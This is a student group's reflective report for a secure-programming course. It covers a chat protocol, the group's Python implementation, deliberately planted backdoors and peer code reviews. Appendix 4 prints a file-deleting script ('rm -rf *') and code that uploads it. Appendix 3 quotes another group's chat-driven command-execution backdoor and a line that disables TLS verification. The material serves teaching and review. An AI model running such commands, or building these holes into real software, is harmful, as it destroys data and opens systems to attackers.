Reflective Commentary

Secure Programming – Secure Protocol Design and Implementation

Group 5

Bradley Hill	a1704585
Natanand Akomsoontorn	a1842911
Vincent Scaffidi	a1833523
James Nguyen	a1804391

1. Your reflection on the standardized protocol. Even if you had to comply with the agreed implementation (in order to achieve interoperability), you might have had a different view. Here is the space to comment and give your thoughts on what worked and what didn't work.

Overall, the protocol designed for our assignment had great merits. When handling transmitted data, we thought the protocol did a suitable job in balancing ease of implementation and security. With the usage of asymmetric keys, fingerprinting, signatures, and counters, it defends against a wide array of attacks, namely, man in the middle and replay attacks. However, most of the efforts in developing the protocol were focused on the messaging aspects which left other areas lacking.

As an improvement to useability, we would've liked to see a username system implemented to help with user interfacing and masking fingerprints. Our initial implementation was developed around the idea of usernames. However, upon comparison with other groups it was decided that it would be too difficult and risk deviating from the protocol.

File uploads specifications were lacking which leads to insecure implementations. Specifications surrounding file type limitations or server-side storage were unclear, leading to file validation weaknesses. Ideally, there should be requirements detailing handling, storage, and distribution of files. Validation and sanitization methods could be outlined to minimize risks when a server interacts with files. Identification methods for linking uploaded files to a client can help associate malicious uploads to clients if blacklisting and firewalls are required. Concerningly, the method for keeping an upload private was to keep the URL secret. This relies on security through obscurity, which independently does not provide strong defenses against malicious actors. Overall, the design around file uploads could have been improved, although the assignment specifications around this topic were unclear which could have added to the uncertainty around this area.

Adding new servers to a network is another area that could have been improved. The current method of relying solely on server admins manually agreeing and adding the new servers to the neighborhood leaves ample room for external security factors, such as spear phishing attacks. To combat this, physical security protocols would need to be developed which were outside the scope of this assignment.

While the protocol itself was reasonably documented, the constant changes throughout the development cycle meant confusion and deviations in implementation. Preferably, a definitive date where changes to the protocol would be halted and development of client and server codes could begin would lead to more uniformity between groups. With our limited testing and observations of other groups, we noticed that many implementations did not result in proper interconnection because of the constant changes.

2. Describe and submit your backdoor free version of the code. Explain design choices in the implementation. Demonstrate how your code runs. Discuss lessons learned. This can include any bugs reported by other groups.

Execution Overview

Our implementation adheres to the established class protocol specifications. Although our team did not partake in the original design of these protocols, we developed our solution based on the updates communicated during the project's progression. Our approach was guided by the principle that form should follow function. For further details on the structure and operation of our code, as well as visual representations of the chat functionality, please refer to Appendix 1. Each client instance maintains its own set of public and private keys, utilised for the encryption and decryption of messages. The server primarily functions as a message relay, ensuring that all messages are signed, unique, and conform to the expected format. Consequently, messages dispatched by the server are delivered to all clients, regardless of the intended recipient.

Design Choices and Artificial Intelligence Integration

Originally, our plan was to implement the system entirely within a terminal environment to simplify development. However, we shifted to include a graphical user interface (GUI) which significantly enhanced usability by clearly segregating sections for chats, text input, and control buttons—thus avoiding the congestion typically associated with terminal interfaces. Upon reflection, we chose Python for its simplicity, although a JavaScript implementation with a dedicated web server might have been more straightforward.

Artificial intelligence (AI) is a transformative technology that is shaping the future of software development. It is essential to integrate AI into new developments to remain competitive. AI excels at automating routine coding tasks, generating usable code quickly. It is effective at translating well-defined problems into workable solutions, although it falls short in areas like project management and scalability. In our project, AI was instrumental in drafting initial function and class designs and contributed significantly to our socket implementation and the construction of our tkinter-based GUI. We leveraged AI to prototype the GUI, which expedited development. However, as the complexity of the project increased, manual coding became necessary to ensure compliance with our protocols and design objectives. One challenge with AI is the tendency to rely too heavily on re-prompting rather than engaging in direct debugging, which can enhance security and efficiency. We refined our strategy to discern when to utilize AI and when to rely on traditional debugging methods.

Bugs and Lessons Learned

Feedback from other groups on our implementation bugs was minimal, and our documentation was comprehensive enough to facilitate successful execution on most student devices. A significant oversight was our reliance on traditional TCP sockets instead of websockets, which limited compatibility with other implementations—an error on our part.

Technical debt emerged as a notable challenge towards the project's conclusion, primarily due to our initial focus on functionality over clean code practices. Managing a project of this scale within a group presented logistical challenges; the limited scope made it difficult to allocate distinct responsibilities, leading to overlaps and frequent merge conflicts. This issue compounded the technical debt, resulting in two extensive files, client.py and server.py, each containing 500 lines of code, which would pose maintenance challenges if the project were to scale. Better initial planning and a larger project scope would mitigate these issues by clarifying roles and reducing overlap.

3. Explain what backdoors/vulnerabilities you added. What your thoughts and objectives were. Explain and demonstrate how to exploit your backdoor.

Several parts of the code contain weaknesses that leave it vulnerable to exploitation. These vulnerabilities include both unintentional oversights and hypothetical backdoors. While our project focused on introducing intentional backdoors, exploring these potential weaknesses helps highlight the importance of security practices. Below, we demonstrate how two of these vulnerabilities could be exploited, showcasing the potential risks and the need for preventive measures in similar systems.

No file validation

Currently, files uploaded via the chat application are not being checked for type, size, or content. This is a quite severe vulnerability, as it could allow the upload of malicious files like executable scripts or large files that could overload the server. Furthermore, it could be exploited to execute remote code on the server by uploading a file containing a malicious script.

To exploit this backdoor, an attacker could upload a file disguised as a harmless document, but which contains a Python script or a shell command. Upon download or interaction with the file, it could execute malicious commands on the server, gaining unauthorized access.

Exploit Example for no file validation:

A malicious Python script would exploit this backdoor. This script can be seen in Appendix 4.

To exploit this vulnerability:

Firstly, the attacker could upload this Python file using the client application.
If the file is downloaded and executed by the server (or another user), it will execute the malicious function and delete files. This demonstrates how lack of file validation can be exploited to upload dangerous files, which may execute commands on the server or client systems.

No input sanitization

Our system does not validate or sanitize user inputs, opening the door to injection attacks, particularly SQL or command injection. Having no input sanitization could allow an attacker to execute arbitrary commands on the server or manipulate server behavior by injecting special characters or commands via chat messages.

Exploitation:

The server does not sanitize or validate user inputs, which opens the system up to injection attacks. For example, an attacker could exploit this by sending a command injection payload via the messaging system. An example of how to exploit this backdoor can be seen in Appendix 4.

Unlimited file storage

Another backdoor is that we currently allow files to be uploaded and stored indefinitely. This makes the server vulnerable to a Denial of Service (DoS) attack, where an attacker could overload the server with excessive file uploads, consuming all available storage or memory. Limiting file storage by size and type would mitigate this but leaving it as-is creating a perfect opportunity for exploitation during the hackathon.

4. Evaluate the feedback you received from other groups. Did they find your backdoors? Did they find other problems in your code? Was the report useful feedback?

The feedback we received from various groups was incredibly helpful in addressing security flaws in our protocol. For instance, **Ge Wang** pointed out one of the more significant issues: the lack of protection against replay attacks. He suggested adding sequence numbers or session tokens to prevent attackers from capturing and resending messages. This was particularly valuable feedback because replay attacks can compromise the integrity of the communication. His recommendation is a practical and effective solution that we can easily implement to enhance security.

Po Yu Chen identified another vulnerability where an attacker could broadcast a public message as the client, because the required data to calculate a client's fingerprint is public. This feedback highlights a flaw in the public message broadcasting mechanism, and Po emphasized the need for better fingerprint protection. He, along with others, also recommended limiting the number of messages a client can send to avoid potential DoS attacks. These suggestions are practical and will be considered for future improvements.

Ashlan Watts provided a thorough review focused on the application's GUI and issues. She pointed out vulnerabilities such as the crash of a server that prevented public chat communication and a possible replay attack risk when sending very long messages. Her observations about server crashes and JSON exposure during long message transmission helped us identify edge cases that we might have otherwise missed.

In terms of security, **Samuel Chau** identified one of the most critical flaws: a client could impersonate a server by sending an unauthorized server_hello message, allowing them to bypass signature verification. This exposed a major access control issue and highlighted the need for stronger authentication protocols to distinguish between clients and servers. Samuel also flagged the incorrect use of cryptographic methods, recommending a switch from RSA with PKCS1v15 to RSA-PSS with SHA-256 for digital signatures. This helped us align our system with stronger security standards.

Not all feedback was as actionable. **Jeffrey Judd** reported a client-side error related to missing modules (ModuleNotFoundError for 'requests'), which was a simple installation issue that didn't offer much insight into the protocol's design. Similarly, a few reviewers made minor suggestions focused on usability, like simplifying message input or reducing GUI clutter, which, while helpful, weren't as critical to security and core functionality.

In summary, the feedback from Ge Wang, Po Yu Chen, and Samuel Chau were a few of many amazing peer reviews we received and was instrumental in addressing significant security vulnerabilities. While feedback about usability and installation was useful for future iterations, it was less relevant to the immediate goal of strengthening the protocol's security.

5. For what groups did you provide feedback. What feedback did you provide to other groups? What challenges did you face? How did you overcome or approach those challenges?

Challenges faced when providing feedback

Bradley Hill

A common challenge I found when providing feedback to other groups was that they built their own protocol which deviated from the class protocol *and* had little documentation (which often meant they didn't even run). It made it very difficult to provide helpful feedback when you are utterly unfamiliar with the code in front of you, and it basically just turns into a bug review rather than a holistic analysis. Mitigations for this are obviously using static analysis tools, but dynamic analysis was barely surface level, which felt bad to provide for other teams.

Natanand Akomsoontorn

Two of the programs did not execute or lacked basic functionality, like messaging. This limited my ability to perform dynamic analysis, forcing me to rely solely on static analysis. It was hard to assess which parts of the code were complete, making the reviews feel incomplete. Group forty's program, which focused on secure messaging, had extensive code. However, with limited time, I couldn't fully analyze their implementation. Their main vulnerabilities appeared to involve denial-of-service attacks, but we lacked the tools to test these on a large scale.

Vincent Scaffidi

Note: I was assigned the same group twice, which is why two of my reviews have identical content.

Kanwartej Singh's and Seung Lee's Group:

I pointed out key security vulnerabilities such as hardcoded sensitive information and unencrypted server-to-server communication. I recommended encrypting sensitive data and enhancing error handling to prevent sensitive information from being exposed in logs.

Yin Cyrus Hui's Group:

Feedback here focused on a critical remote code execution (RCE) vulnerability, where system commands could be executed directly from the chat. I suggested removing this feature or limiting it to a secure, whitelisted set of commands. Additionally, I identified issues with unvalidated file uploads and the exposure of public keys, recommending fixes for each

Challenges Faced When Providing Feedback

A major challenge I encountered while providing feedback was that the instructions and codebase for setting up and running the scripts were often unclear or incomplete. This limited my ability to conduct dynamic analysis. As a result, I had to rely mostly on static code analysis, which didn't allow for a full evaluation of the program's functionality or security. This felt like my reviews were somewhat limited, as for one of them I couldn't properly interact with the system in real time due to incomplete coding.

Contributions of group members

Please see Appendix 6

Appendix 1

README file to demonstrate how to build and use product

```
### Group 5:

Members:

- Bradley Hill
- James Nguyen
- Natanand Akomsoontorn
- Vincent Scaffidi-Muta

# Current system and how to build:

Currently, our system works like this:

Launch `server.js <port>` which creates a server instance. (The port should be specified
based on the agreed server ports/hosts from the admins when we run it properly)

Running a `client.js <port>` instance will generate a client with a public and private key.
It will send the required 'hello' data type to the server.

The server will respond by storing the public key against a randomly generated username, AND
an associated session object.

The client then receives back that they have been accepted by the server, and are returned
instructions on how to use the client to send messages.

On the initial connect, they are also sent an updated `client_list` such that they can copy
the `public_key` of a client and send them a message, as required by the protocol.

# How to use

In the GUI, typing (or clicking the buttons in the GUI to copy the fingerprints to
clipboard):

`to:<fingerprint> <message>`

or

`to:<fingerprint>;<fingerprint>;... <message>` if wanting to send a group message
```

This encrypt the message following the protocol. It will then wrap it in signed_data and send it to the server. The server will then ensure it is correctly signed (protects against replay attacks and incorrect signatures) and then blast it to every client connected to the server, as per the protocol.

Each client will then attempt to decrypt the message using their private key. If they are the intended recepient, they will successfuly decrypt the message and have it displayed in the GUI.

Typing: `public: <message>` will send a message in plaintext to the server along with the sender's fingerprint which then gets immediately broadcasted to all connected clients. They do no decryption, they simply print the message

Typing: `list` will request a new `client_list` from the server. It was not a requirement of the protocol for this to be automatic, so instead this is a manual requirement.

Typing 'quit' in the client (or just closing the client itself) will kill the client and remove it from the server client list.

IN ORDER TO USE WITH OTHER GROUPS

We just assume the host to be 127.0.0.1 and specify ports. Simply create a new server.py file with a different hard-coded host if you wish to connect with a different IP

Dependencies
Python Libraries:


- `cryptography:` Used for encryption, decryption, and secure key management.
- `Flask:` Utilized for handling HTTP requests in your server application.
- `werkzeug:` Used in Flask for utilities like secure_filename and safe_join.
- `multiprocessing:` For running the Flask application in a separate process from the socket server.
- `socket:` For TCP/IP communications between client and server.
- `threading:` For handling concurrent client connections on the server.
- `json:` For serialization and deserialization of data exchanged between client and server.
- `base64:` For encoding binary data into ASCII characters, which is used extensively in handling keys and encrypted messages.
- `tkinter:` For the client-side graphical user interface.
- `os:` For interacting with the operating system, such as file system operations.
- `hashlib:` For hashing operations, particularly when generating public key fingerprints.
- `queue:` For thread-safe queues that are used in managing responses in the client GUI.
- `urllib.parse:` For parsing URLs in file download operations.
- `re:` For regular expressions, used in parsing content disposition headers.

```
- `requests:` For making HTTP requests, used in file upload and download operations.
- `time:` Used for timing and delays.

# A note

A lot of the initial code structure was AI generated, but as this is getting more complex with classes, it's largely coded by hand. I'd say as of this commit, at least 80% of this code has been manually debugged and/or written
```

Two chat clients running, one connected per server. They display a window allowing you to send messages and to upload files, as well as a window displaying all the current public key fingerprints across the neighbourhood. Servers run purely in the terminal and print the messages they receive across their socket connections:


Chat Client - iWgMgguoiRRERQRy17mxjcrXT8t9Nv5zZbRtxOajgLU=
Successfully authenticated! Type: 'list' to get a list of currently connected users. Type: 'to: <public_key> <your message>' to send a message. Type: 'public: <message>' to broadcast a message.
Public Key Fingerprints
iWgMgguoiRRERQRy17mxjcrXT8t9Nv5zZbRtxOajgLU=
oytD/OMd0QoZBtxPS+KDS1H9zW2BGSimm9jAqVQKMbI=
Send
Upload File
Download File
Chat Client - oytD/OMd0QoZBtxPS+KDS1H9zW2BGSimm9jAqVQKMbI=
Successfully authenticated! Type: 'list' to get a list of currently connected users. Type: 'to: <public_key> <your message>' to send a message. Type: 'public: <message>' to broadcast a message.
Public Key Fingerprints
oytD/OMd0QoZBtxPS+KDS1H9zW2BGSimm9jAqVQKMbI=
iWgMgguoiRRERQRy17mxjcrXT8t9Nv5zZbRtxOajgLU=
Send
Upload File
Download File
PS C:\Users\Brad\Documents\University Work\Computer Science\Secure Programming\secureprogrammingproject-6> py server.py 12345
Server started and listening on port 12345
Client connected at ('127.0.0.1', 64891)
Received message: {'data': {'type': 'server_hello', 'sender': '127.0.0.1:12346'}}
Received message: {'type': 'client_update_request'}
client_update_request
Running SERVER UPDATE request
* Serving Flask app '__mp_main__'
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
CONNECT TO PEER SERVER AT 127.0.0.1:12346
Sending 'server_hello' to 127.0.0.1:12346
Sending request for new clients to 127.0.0.1:12346
Client connected at ('127.0.0.1', 64894)
Received message: {'type': 'signed_data', 'data': {'type': 'hello', 'public_key': 'LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FRT0VGRUFNSUlDQ2dLQ0FRRUExSXFy5HY4RCtSLzMxN012RXptZwpvb3UxQWMvaDZsVWFBWm40OHFCdmI1a0pKNzd6aVpxVk40V21jUzNJeW9jOU1Fa21KdGw0dVlFWDNlMkZpbzhsCmhhQ1c4cXF4OVpJOERCT2p5MEUxY3BhcmEyTjNVRVFvN3ZBUzdUMFcrNlZ3QncvKzFkL1lHakNLTWd2RnV3NXMKbXpVaWxsVStzM1lZFR2dHNUZ2M29oeFhTSzNEM2FrY2RjTk11T3FVWGtjRVNHN2g2b11CQWw2Q1BzYUFMMmdFeApXUUMzbUxqZG9OZjh3djc5UDFVWG45eUR4elE3QXVrUXJ6NGV1NDFqckxNaW0xR2wwN1ZaY3Jxd3BuT0N5bC9CCjd3ZVNuRnFVYXdaUzJFUENmS1dVbTZLb2E5bzNDVEF5SGI3U250ei9yZE91aXlCOGU4bDdROXFMYy9UWnVvVksWFFJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==', 'counter': 1, 'signature': 'Ycgc5kImgjer9+OQxj2+0xFuFKkBhYvD50VFENx2p0h+4dki67gpMkpTnl5IZl7KbpTWGGBq4zyq7DoiDqLsOoqXEvCfKRTOURsZdYkHlkYi7Zjn+Jdkc11MNIEwUThk7MU48H8Db3Vo7WARB/N/50MMhyj6pbJBdablftAdhILsrky0ctBFxuTAXaLK8bzpjVI9j0uK8rQB7qiiVnz+8LIizXhJfdmPSRe+E/CDT68m0+CU17wADnIDTMh6eA0iwVI+fMbke6H61tidQZVHiclogqc0UEItWbH+BUmHJHNvzwaDXN3fGw90OI8iKSXrfgm4jgWt6aGysfMl8ZJ6r9g=='}
signed_data
hello
Running hello
PS C:\Users\Brad\Documents\University Work\Computer Science\Secure Programming\secureprogrammingproject-6> py server.py 12346
Server started and listening on port 12346
CONNECT TO PEER SERVER AT 127.0.0.1:12345
Sending 'server_hello' to 127.0.0.1:12345
Sending request for new clients to 127.0.0.1:12345
* Serving Flask app '__mp_main__'
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
Client connected at ('127.0.0.1', 64890)
Received message: {'data': {'type': 'server_hello', 'sender': '127.0.0.1:12345'}}
Received message: {'type': 'client_update_request'}
client_update_request
Running SERVER UPDATE request
Client connected at ('127.0.0.1', 64896)
Received message: {'type': 'signed_data', 'data': {'type': 'hello', 'public_key': 'LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FRT0VGRUFNSUlDQ2dLQ0FRRUF0VHl5ZFozNDRpQU12U1NZitRSgo2UURCc1FlR3BRMm5pYmtGMkRDQVVPb2U2dEd4TlYrZVY2RWJCK1NYaGI4SmFzUFYvZStaMXhUSTh0c0tqVDFuCjlwQVJ2Zm1iYkM0ejVGaE4ySTJTR0ZJbmZwYVAyNG5lSXRCYVhpamZ6WXdqdDlscGxya2FDWDI2VzZVME9HNHYKM1ZjaDlKOXplK2lxSzNKb3RKQmVPYUJpTHVkS0FOaG53TWdEYkdoamFmeXgxR3l0V2l0SFJZcStVYitYWTVwZgpCdjdUOGF5UGo5UDM0cTNzTUc5RG1kcnhJemR2NkFKdlp3bWZ1cVErVHFFTVV4SXl0Ylpma Ek1dnMyUklYem9NCjI2L2liWTV2YTBRVFBneUpjaTRHdG45aTdMMGFJRGhldlBqK0R3WjN4WGN0OEllS240Rm0wLzV2OFIwemhHM3oKOVFJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==', 'counter': 1, 'signature': 'O4MFd71kqMgQkJtiNBbZ4D2vHW3q89N/6IFzCGR/QHmDM4XDt1IrWiMr3sFx3Zioowm6moziab/OqlUDIiUjqC2D8X8cQPVszkkNGTseH0b8yjZgZYlcaiqj0wGeLhGrtBy3XfWsxaSQOrTRSbDhFi1C82gxoAP5h8VCX5BDGXr40ZOUshfndmc8I/1JMI+zC9slE30Lkev946C4p/Lb33utiG9Z/koSYYqMk/e/52NWyxupJflvyaKh2uzAprmiACX15f3FXprGIVf4R3sgWTQ46TD172BTefCK3+ec+agZNVgM/j6Qp3oXuVNsf4Umkel+lT4YhZeUlaAAXo2bfw=='}
signed_data
hello
Running hello
```
```

Appendix 2

The following are reviews conducted by Natanand (Kevin) Akomsoontorn (a1842911) for his assigned groups:

Darcy Lisk:

As some functions don't seem to work or are unfinnished, my review may be limited.

Messaging functionality does not seem to work or README is unclear

No file transfer functionality

Doesn't look like you are sanitizing inputs

Consider looping through the inputed string and checking each character for potentially dangerous characters

Incorrect fingerprinting. Currently just using the public key

Buffer overflow possibility with on lines 251-252

Message not limited allows for user input to overflow

Use "scanf("%255s", message);" to match your malloc on line 251

"fgets(message, 256, stdin);" could also work.

When receiving messages, your buffer is a static size but instead should be dynamic to reduce risk of buffer overflows.

Dynamically allocate buffers based on the length of the message

Could be pointless since messages are limited to 255 characters, but if a message were compramised (MITM attack) it could be dangerous for the client.

Server.c Server2Client.c

extract_field function does not check for length of messages. Could lead to overflow vulnerabilities.

No message validation. Messages get processed without being checked for dangerous inputs.

Overall, in your code you use strcpy() a lot, which does not check for overflows when copying. Consider using alternatives like strlcpy().

Also, you use strncpy() frequently in all of your files. This does not check for null termination and can be written outside of bounds. Manually adding null termination.

Victor Li:

client-app.py

This does not run at all. Multiple errors. Run dynamic analysis on your code.

Looks like you are missing how to handle public_chat on line 95. Code in this section is missing which is causing errors that prevent the app from running.

Your functions are not defined before calling them.

You are calling your functions without providing all the arguments

Using undefined variables 'b64decode', 'rsa_decrypt', 'AES'

No input sanitization on messages from client

No input validation

in client.py Python's random is only pseudo random. Which is not ideal for security. You are using it to generate usernames but you don't check of the possibility that another connected user may have coincidentally generated the same username.

server-app.py

Not limiting number of clients can lead to DOS attacks.

Need to handle timeouts for long outstanding connections. Resources get used up and can lead to DOS.

No input validation server side.

Handling private messaging the same way as public messaging

Does not look like there is any fingerprint checking. Impersonation is possible if fingerprints aren't implemented

Not verifying signature of clients before handling messages

In server-app.py you are error logging and printing out sensitive information (client IP etc.). If the server is compromised, this could be an issue. Give minimal information when logging.

crypt_ulti.py

The pyCrypto library and its module pss are no longer actively maintained and have been deprecated.

The pyCrypto library and its module RSA are no longer actively maintained and have been deprecated.

The pyCrypto library and its module AES are no longer actively maintained and have been deprecated.

The pyCrypto library and its module PKCS1_OAEP are no longer actively maintained and have been deprecated.

The pyCrypto library and its module get_random_bytes are no longer actively maintained and have been deprecated.

The pyCrypto library and its module SHA256 are no longer actively maintained and have been deprecated.

All of the above are suggested that you use pyca/cryptography library

Hayden Gaedtke:

Your initial submission had the default server connecting to "10.13.95.167". Had to manually change this to start testing.

Your server was also starting on 0.0.0.0

Looks like you were testing between other groups and forgot.

Make sure you correct this for your final submission.

Your README doesn't seem to detail how to run multiple clients. Had to pretty much guess how to get it to work.

Your "New Group Chat" button doesn't seem to exist. There is only "New Private Chat" button.

In general, while there are few comments, the code could benefit from more descriptive comments especially in complex areas.

It becomes difficult to follow the flow of your code and development of different areas and new developers would easily get lost.

You do not seem to me limiting the number of connections to the server. This can lead to DOS type attacks. Consider potentially have a maximum number of clients and servers able to connect to a single server.

Also consider implementing a timeout for each connection as this can also lead to DOS if malicous users/bots/idle users continuously connect.

It looks like you are storing server and connected clients in "state.json". This is insecure as it is not encrypted which makes in vulnerable to external attacks. If a malicous actor were able to access and modify this file on the client's system, they could damage the integrity of the client.

It does not look like you are checking for length of messages which overly long messages can lead to overflow or DOS attacks. While I was unable to test this since your client app does seem to limit message length. If an attacker were able to intercept or craft a message external to your app, they could easily manipulate the message field and replace it with a lengthy string.

Appendix 3

The following are reviews conducted by Vincent Scaffidi a1833523 for his assigned groups.

Yin Cyrus Hui

1. Vulnerable Code Execution via Chat Commands

Vulnerability: The code allows for execution of system commands directly from the chat using /cmd input. This creates a remote code execution (RCE) vulnerability, as a malicious user could execute arbitrary commands on the server.

Example: In server.js, starting at line 267:

```
if (msg.startsWith("/cmd ")) {
cmd = msg.substr(4);
console.log("executing code");
// Vulnerable code that executes system commands
exec(cmd, (err, stdout, stderr) => {
// ...
});
console.log("Malicious Vulnerability Reached");
}
```

This code accepts any command provided by the user and executes it on the server, opening up serious security risks.

Improvement: Completely remove the ability for clients to execute system commands via the chat. If this functionality is needed, heavily restrict the commands to a predefined, whitelisted set, and use a sandboxed environment to execute them.

```
// Example: Disable execution of arbitrary system commands
if (msg.startsWith("/cmd ")) {
console.log("Command execution is disabled for security reasons.");
}
```

2. Unrestricted File Uploads

Vulnerability: The server accepts file uploads without proper validation or restrictions, allowing anyone to upload potentially malicious files, which can then be executed or used in attacks.

Example: In server.js, starting at line 401, files are uploaded without validation:

```
var file = data.replace(/^data:[\w-]+\/[\w-]+;base64,/, "");
var buf = Buffer.from(file, 'base64');
var randFileName = "files/" + (Math.random() + 1).toString(36).substring(7);
fs.writeFile(randFileName, buf, (err) => {
// ...
});
```

This code saves the uploaded files directly to the server, which could include malicious scripts or payloads.

Improvement: Implement strict validation on file types and sizes. Only allow trusted file types (e.g., images or text files) and enforce size limits to prevent denial-of-service (DoS)attacks via large file uploads. Consider using a secure, external storage service for handling file uploads.

```
if (checkFileType(file)) {
// Only allow specific file types, e.g., images or text files
fs.writeFile(randFileName, buf, (err) => {
// Save validated file
});
}
```

3. Leaking Public Key

Vulnerability: The server leaks the public key to anyone who accesses a specific URL, which could aid in certain attacks, such as fingerprinting or man-in-the-middle (MitM) attacks.

Example: In server.js, starting at line 461:

```
} else if (pathname.startsWith("/pubkey")) {
res.statusCode = 200;
res.setHeader('Content-Type', 'text/plain');
res.end(pubkey_pem); // Leaks the public key
}
```

By visiting /pubkey, any user can retrieve the server's public key.

Improvement: Remove or restrict access to the public key endpoint. If public key distribution is required, use a secure key exchange protocol (such as Diffie-Hellman or an authenticated key distribution server) rather than exposing the key publicly over HTTP.

```
if (authorizedRequest(req)) {
res.end(pubkey_pem); // Only serve public key to authorized requests
}
```

4. SSL Certificate Verification Disabled

Vulnerability: The line process.env["NODE_TLS_REJECT_UNAUTHORIZED"] = 0; in server.js disables SSL certificate verification, which allows for man-in-the-middle (MitM) attacks by permitting the server to accept any certificate, including malicious ones.

Example: In server.js, line 25:

```
process.env["NODE_TLS_REJECT_UNAUTHORIZED"] = 0;
```

This line disables certificate verification, making the system vulnerable to MitM attacks, as the server will accept any certificate presented to it.

Improvement: Enable certificate verification to ensure that the server only communicates with trusted entities. Use valid SSL certificates, and configure the server to reject invalid

certificates.

Set it to 1 or remove the line

Seung Lee and Kanwartej Singh Group 42

1. Hardcoded Sensitive Information and Lack of Secure Configuration Management
Vulnerability: Sensitive information such as RSA key files and server URIs are hardcoded or stored in files without proper encryption. This is a security risk as anyone with access to the code or configuration files could extract sensitive data.
Example: In init_keys.py, the RSA private and public keys are read from plain files, and if the keys do not exist, new ones are generated and stored without additional encryption.
Line: with open(self.private_key_file, 'wb') as file: file.write(private_key)
Improvement: Store sensitive information in encrypted configuration files or secure key management services. Also, ensure that file permissions are set to prevent unauthorized access.
import os
os.chmod(self.private_key_file, 0o600) # Ensure only the owner can read and write the key
2. Unencrypted Server-to-Server Communication
Vulnerability: Communication between servers is not adequately protected. If server-to-server messages are transmitted without encryption, they could be intercepted, leading to sensitive information leakage or tampering.
Example: In client_message_handler.py, messages sent between servers are not encrypted beyond the basic message structure, leaving them vulnerable to interception.
Line: task = asyncio.create_task(self.send_to_server(ws, message))
Improvement: Implement end-to-end encryption for all server-to-server communication. Use TLS to protect the transport layer, and encrypt message payloads with AES or RSA.
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
cipher = Cipher(algorithms.AES(key), modes.CFB(iv))
encryptor = cipher.encryptor()
encrypted_message = encryptor.update(message) + encryptor.finalize()
3. Weak Error Handling and Logging
Vulnerability: The error handling throughout the code, especially in server.py, lacks specificity and could leak sensitive information to attackers through verbose error messages. Improperly handled errors can also cause crashes or expose system details.
Example: In init_keys.py, exceptions are caught broadly, and sensitive information may be logged.
Line: self.logger.error(f"[#] Error validating RSA key pair: {e}")Improvement: Implement proper error handling to ensure that sensitive information is not
leaked through error messages. Use generic error messages for users and log detailed errors only in secure, internal logs.
try:

```
# Code block
except OSError as e:
self.logger.error("An error occurred while processing the RSA keys.")
# Do not log sensitive details like full exception trace
```

Appendix 4

The following are reviews conducted by James Nguyen (a1804391) for his assigned groups.

Malicious Script:

```
# Attacker's Python script (malicious.py)
import os

# This script will delete all files in the current directory
def malicious_function():
   os.system('rm -rf *')

malicious_function()
```

To upload the file:

```
# Assuming this is part of the client.py logic, we simulate uploading the malicious file
files = {'file': open('malicious.py', 'rb')}
url = "http://server_ip:flask_port/upload"
response = requests.post(url, files=files)

print("File uploaded:", response.text)
```

Exploit Example for input sanitization:

